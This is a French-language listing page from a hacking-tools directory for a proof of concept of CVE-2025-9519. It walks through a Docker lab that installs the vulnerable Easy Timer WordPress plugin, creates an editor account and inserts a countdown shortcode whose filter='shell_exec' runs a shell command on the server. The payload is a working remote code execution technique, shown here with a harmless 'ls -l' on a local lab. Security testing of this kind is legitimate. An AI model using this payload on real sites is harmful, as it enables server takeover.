
Skip to content
KitploitKITPLOIT
OutilsBlog
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Poc-CVE-2025-9519 — Preuve de concept pour CVE-2025-9519, démontrant l'exécution de code à distance dans le plugin WordPress Easy Timer via un filtre de shortcode conçu, avec une configuration basée sur Docker. | Kitploit
Outils/GitHubGitHub/nimisha17/poc-cve-2025-9519
Analyse des VulnérabilitésExploitationExploitation d'Applications WebSécurité WebTests d'Intrusion
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

Preuve de concept pour CVE-2025-9519, démontrant l'exécution de code à distance dans le plugin WordPress Easy Timer via un filtre de shortcode conçu, avec une configuration basée sur Docker.

Voir le dépôt
21il y a 10 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Easy Timer v4.2.1 -

Prérequis

  • Docker Engine installé
  • Docker Compose installé

Consultez la documentation officielle Docker pour l'installation : Installation de Docker Engine

1. Démarrer WordPress avec Docker

Depuis votre répertoire de projet :

root@kitploit:~
sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. Configurer WordPress

  1. Accédez à http://localhost:8000/
  2. Terminez la configuration de WordPress

  3. Accédez à Tableau de bord WordPress → Extensions → et cliquez sur .
Easy Timer
Activer
Screenshot from 2025-10-27 12-52-06

3. Ajouter un nouvel utilisateur avec des privilèges d'éditeur

Depuis votre répertoire de projet, exécutez la commande suivante :

root@kitploit:~
docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(remarque : remplacez par votre choix de nom d'utilisateur, d'e-mail et de mot de passe !)

4. Créer un article

  1. Allez dans Articles → Ajouter


  2. Insérez un bloc Shortcode et saisissez :
root@kitploit:~
[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]

  1. Cliquez sur Mettre à jour → Aperçu de l'article pour voir le minuteur s'exécuter.

⚠️ Remarque : Assurez-vous d'utiliser un bloc Shortcode, et non un bloc Paragraphe, pour que le shortcode s'affiche correctement.
Screenshot from 2025-10-27 13-36-40

Félicitations, vous avez obtenu un RCE. image
Conseils de débogage

  • Vérifiez les conteneurs en cours d'exécution :
root@kitploit:~
sudo docker ps

Vous devriez voir quelque chose comme :

Screenshot from 2025-10-27 12-51-08
  • Si les shortcodes ne s'affichent pas :

    1. Allez dans Apparence → Thèmes
    2. Activez Twenty Twenty-Three (ou un autre thème par défaut).
  • Si l'accès à http://localhost:8000/ affiche Base de données non connectée :

    1. Attendez une minute ou deux que la base de données termine sa configuration.
Télécharger l’outil